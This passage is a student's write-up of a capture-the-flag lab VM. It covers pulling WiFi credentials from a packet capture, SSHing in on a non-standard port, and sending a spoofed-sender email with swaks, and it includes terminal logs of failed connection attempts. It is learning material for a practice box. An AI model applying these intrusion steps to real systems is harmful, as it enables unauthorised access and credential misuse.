
12. Veronica

Login through the open ftp and get access to Veronica's files. There was another packet capture file, .cap and it offered some very interesting details on the WIFI traffic, in Wireshark. The details were analyzed and the network SSID, username and password were identified: ErickGordon and triscuit*.

Now ssh in through the new opened port and credentials and access is obtained to Eric's session.

ssh -p 1974 erick@$remoteip

NB: Encountered some issues here but there were continuous attempts and approaches like checking telnet and excluding the port.



```
1986/tcp filtered licensedaemon
MAC Address: 00:0C:29:D9:C5:27 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds
root@kali:/# ftp 192.168.254.130
ftp: connect: Connection timed out
ftp> exit
root@kali:/# swaks --to erick@madisonhotels.com --from vvaughn@polyfecher.edu --server
192.168.254.130 --body "My kid will be a soccer player" --header "Subject:My kid will b
e a soccer player"
=== Trying 192.168.254.130:25...
*** Error connecting to 192.168.254.130:25:
***     IO::Socket::INET6: connect: timeout
root@kali:/# swaks --to erick@madisonhotels.com --from vvaughn@polyfecher.edu --server
192.168.254.130 --body "My kid will be a soccer player" --header "Subject:My kid will b
e a soccer player"
=== Trying 192.168.254.130:25...
*** Error connecting to 192.168.254.130:25:
***     IO::Socket::INET6: connect: timeout
root@kali:/# ssh 192.168.254.130
ssh_exchange_identification: Connection closed by remote host
root@kali:/# ssh 192.168.254.130
ssh_exchange_identification: Connection closed by remote host
root@kali:/# ssh eric@192.168.254.130
ssh_exchange_identification: Connection closed by remote host
root@kali:/#
```

Connection issues encountered. Not sure if it was my device antivirus and firewall but there were no prompts to allow the connections. Possible because the VMs were on a NAT setting and weren't accessing a remote HTTP, or making that call. But disabling them didn't solve the issue either. This in itself is another challenge.


13. Eric's Backdoor

The username and password was *ErickGordon* and *triscuit**. Using it to login through SSH would have been successful and access the desired project file.

Using: *ssh eric@$remoteip -p 1974*

14. Lost Document

According to the walkthrough, the document was named **Billy_Madison12th_Grade_Final_project.doc and** should have looked like this:



```
root@kali:~/billy-vera# unzip secret.zip
Archive:  secret.zip
  inflating: Billy_Madison_12th_Grade_Final_Project.doc
  inflating: THE-END.txt
root@kali:~/billy-vera# cat THE-END.txt
Congratulations!

If you're reading this, you win!

I hope you had fun.  I had an absolute blast putting this together.

I'd love to have your feedback on the box - or at least know you pwned it!

Please feel free to shoot me a tweet or email (7ms@7ms.us) and let me know with
the subject line: "Stop looking at me swan!"

Thanks much,

Brian Johnson
```

Summary

This lab was a continuation of the first lab and continued the process to gaining access the to remote host. The walkthrough was very detailed and the complementary tools like aircrack-ng and VeraCrypt also assisted with the exploit. It identified that there is a need to know the tools, their usage and how they assist at the various parts of the penetration process. Those coupled with nmap and being able to enumerate the environment made the exercise possible.